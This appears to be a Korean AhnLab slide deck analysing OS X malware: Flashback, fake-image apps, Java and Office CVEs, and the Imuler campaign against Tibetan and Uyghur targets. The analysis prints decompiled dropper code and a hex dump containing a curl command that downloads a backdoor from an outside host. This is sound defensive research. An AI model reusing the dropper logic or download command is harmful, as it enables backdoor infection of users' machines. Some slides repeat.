| A8E9:                          | 76 | 65 | 6C | 6F | 70 | 65 | 72 | 2F | 6C | 6F | 6E | 67 | 67 | 65 | 67 | 65            | veloper/longgege |
| A8F9:                          | 50 | 72 | 6F | 6A | 65 | 63 | 74 | 2F | 4D | 61 | 63 | 20 | 43 | 6F | 6E | 74            | Project/Mac Cont |
| A909:                          | 72 | 6F | 6C | 2F | 4D | 61 | 63 | 43 | 6F | 6E | 74 | 72 | 6F | 6C | 20 | 56            | rol/MacControl U |
| A919:                          | 31 | 2E | 31 | 2E | 31 | 2F | 62 | 75 | 69 | 6C | 64 | 2F | 46 | 6F | 75 | 6E            | 1.1.1/build/Foun |
| A929:                          | 64 | 61 | 74 | 69 | 6F | 6E | 5F | 48 | 65 | 6C | 6C | 6F | 2E | 62 | 75 | 69            | dation_Hello.bui |
| [ ] File: C:\WORK\MACONT~2.OSX |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    | Size: 51.224  |                  |
| Offset: BA3Fh, 47,679          |    |    |    |    |    |    |    |    |    |    |    |    |    |    |    | Dec[2]: 17455 |                  |
| BA3F:                          | 2F | 44 | 65 | 76 | 65 | 6C | 6F | 70 | 65 | 72 | 2F | 6C | 6F | 6E | 67 | 67            | /Developer/longg |
| BA4F:                          | 65 | 67 | 65 | 50 | 72 | 6F | 6A | 65 | 63 | 74 | 2F | 4D | 61 | 63 | 20 | 43            | egeProject/Mac C |
| BA5F:                          | 6F | 6E | 74 | 72 | 6F | 6C | 2F | 4D | 61 | 63 | 43 | 6F | 6E | 74 | 72 | 6F            | ontrol/MacContro |
| BA6F:                          | 6C | 20 | 56 | 31 | 2E | 31 | 2E | 31 | 2F | 46 | 6F | 75 | 6E | 64 | 61 | 74            | l U1.1.1/Foundat |
| BA7F:                          | 69 | 6F | 6E | 5F | 48 | 65 | 6C | 6C | 6F | 2E | 6D | 6D | 00 | 2F | 44 | 65            | ion_Hello.mm /De |
| BA8F:                          | 76 | 65 | 6C | 6F | 70 | 65 | 72 | 2F | 6C | 6F | 6E | 67 | 67 | 65 | 67 | 65            | veloper/longgege |
| BA9F:                          | 50 | 72 | 6F | 6A | 65 | 63 | 74 | 2F | 4D | 61 | 63 | 20 | 43 | 6F | 6E | 74            | Project/Mac Cont |
| BAAF:                          | 72 | 6F | 6C | 2F | 4D | 61 | 63 | 43 | 6F | 6E | 74 | 72 | 6F | 6C | 20 | 56            | rol/MacControl U |
| BABF:                          | 31 | 2E | 31 | 2E | 31 | 2F | 62 | 75 | 69 | 6C | 64 | 2F | 46 | 6F | 75 | 6E            | 1.1.1/build/Foun |
| BACF:                          | 64 | 61 | 74 | 69 | 6F | 6E | 5F | 48 | 65 | 6C | 6C | 6F | 2E | 62 | 75 | 69            | dation_Hello.bui |

---

## 3. OS X 악성코드 기법

---

**AhnLab**

Copyright (C) AhnLab, Inc. All rights reserved.

# 감염

## 정상 package 위장

- Flashback 감염

- 정상 프로그램처럼 위장해 사용자가 암호 입력하도록 유도






# 감염

데이터 파일을 가장한 실행파일

- 그림 파일로 가장한 APP

- 실제로는 실행 파일



# 감염

## 취약점

- 취약점 이용한 공격

- 다양한 취약점 존재하지만 실제 악성코드나 해킹에 이용되는 취약점은 제한적
- 주로 MS Office, Java 등 취약점 이용

### 주요 취약점

- CVE-2008-5353 : Java
- CVE-2009-0563 (MS09-027) : Microsoft Office Word의 취약점으로 인한 원격 코드 실행 문제점 (969514)
- CVE-2011-3544 : Java
- CVE-2012-0507 : Java (0 day)
- CVE-2012-4681 : Java (0 day)



## 표적공격 (targeted attack)

### Mac에 대한 주요 표적공격

#### Mac에 대한 주요 표적공격 사례

- 2011년 7월 : PortalCurrent events-2009 July 5.rar 에서 Windows와 Mac 악성코드 발견
- 2011년 9월 : Diaoyu (Senkaku) 관련 PDF로 위장한 악성코드 발견
- 2012년 3월 9일 : MS 오피스 취약점 (MS09-027) 이용한 티벳 단체 표적 공격 발견
- 2012년 3월 19일 : 실제 티벳 단체 공격 정보를 담은 메일에 자바 취약점(CVE-2011-3544) 공격 포함
- 2012년 4월 13일 : 자바 취약점(CVE-2012-0507)을 이용한 티벳 단체에 대한 표적 공격
- 2012년 6월 27일 : 위구르 독립 운동가에 대한 표적 공격 (3월 티벳 단체 표적 공격과 악성코드 유사)
- 2012년 3월, 9월, 11월 : 티벳 활동가 등을 대상으로 사진을 가장한 악성코드 발견


# 표적공격 case study

## (1) Imuler campaign

- 2011년 9월 PDF 위장 Mac 악성코드 발견

- VirusTotal에 올려진 파일에서 발견

- \* <http://www.f-secure.com/weblog/archives/00002241.html>



# 표적공격 case study

## (1) Imuler campaign

- 제작 중인 악성코드 ?!

- 악성코드 진행 과정 출력


```
strcpy(v31, "/tmp/host");
puts("open files... Wr");
v12 = fopen(*a4, "rb");
if ( !v12 || (v26 = fopen(v32, "wb")) == 0 || (v25 = fopen(v31, "wb")) == 0 )
{
    puts("open self failure... Wr");
    exit(0);
}
puts("get the size of file... Wr");
fseek(v12, -12, 2);
fread(&v27, 0xCu, 1u, v12);
v22 = v27;
v23 = v29;
v24 = v28;
puts("release files... Wr");
puts("release picture file... Wr");
fseek(v12, v22 + v23, 0);
for ( i = 0; i < v24; i += v14 )
{
    memset(&v27, 0, 0x1000u);
    v14 = fread(&v27, 1u, 0x1000u, v12);
    fwrite_UNIX2003(&v27, 1, v14, v26);
}
puts("release trojan file... Wr");
```

## 표적공격 case study

### (1) Imuler campaign

- Dropper

- PDF 파일을 위장한 실행 파일로 최종적으로 백도어 다운로드




# 표적공격 case study

## (1) Imuler campaign

- 정상 PDF

- Diaoyu (Senkaku) 관련 PDF
- 중국인 대상 표적 공격?



## 표적공격 case study

### (1) Imuler campaign

- Downloader

- curl 명령을 이용한 다운로드
- Backdoor 다운로드

```
00000040: 00 00 E8 C7.00 00 00 C7.44 24 04 ED.01 00 00 C7  i||  ||D$*s@ ||
00000050: 04 24 C3 1D.00 00 E8 95.00 00 00 C7.04 24 C3 1D  $|+  o  ||$|+
00000060: 00 00 E8 A7.00 00 00 31.C0 C9 C3 55.89 E5 C7 45  o  1 L|Ueo||E
00000070: 08 78 20 00.00 C9 E9 5D.00 00 00 00.2F 74 6D 70  x  |  /tmp
00000080: 00 48 65 6C.6C 6F 2C 20.57 6F 72 6C.64 21 0A 00  Hello, World!
00000090: 63 75 72 6C.20 2D 6F 20.2F 74 6D 70.2F 75 70 64  curl -o /tmp/upd
000000A0: 74 64 61 74.61 20 20 68.74 74 70 3A.2F 2F  11  tdata http://
000000B0:  75 2E. 72 6F.64 2E 72 75.2F 63 64 6D  u.  rod.ru/cdm
000000C0: 61 78 00 2F.74 6D 70 2F.75 70 64 74.64 61 74 61  ax /tmp/updtdata
000000D0:  00 00 FF 25.34 20 00 00.FF 25 38 20.00 00 FF 25  %4  %8  %
000000E0: 3C 20 00 00.FF 25 40 20.00 00 FF 25.44 20 00 00  <  %e  %d
000000F0: FF 25 48 20.00 00 FF 25.4C 20 00 00.FF 25 50 20  %H  %L  %P
000000E0: 00 00 FF 25.54 20 00 00.FF 25 58 20.00 00 FF 25  %T  %X  %
000000E10: 5C 20 00 00.FF 25 60 20.00 00 83 3D.20 20 00 00  \  %'  â=
```

## 표적공격 case study

### (1) Imuler campaign

- Backdoor


- 악성코드 내 위구르 관련 사이트 주소 포함
- Imuler로 명명



## 표적공격 case study)

### (1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP
  - 사용자 착각을 노린 고전적 방식






## 표적공격 case study)

### (1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP
  - 사용자 착각을 노린 고전적 방식




# 표적공격 case study

## (1) Imuler campaign

- 2012년 3월 – 11월 사진을 가장한 APP

- 사용자 착각을 노린 고전적 방식



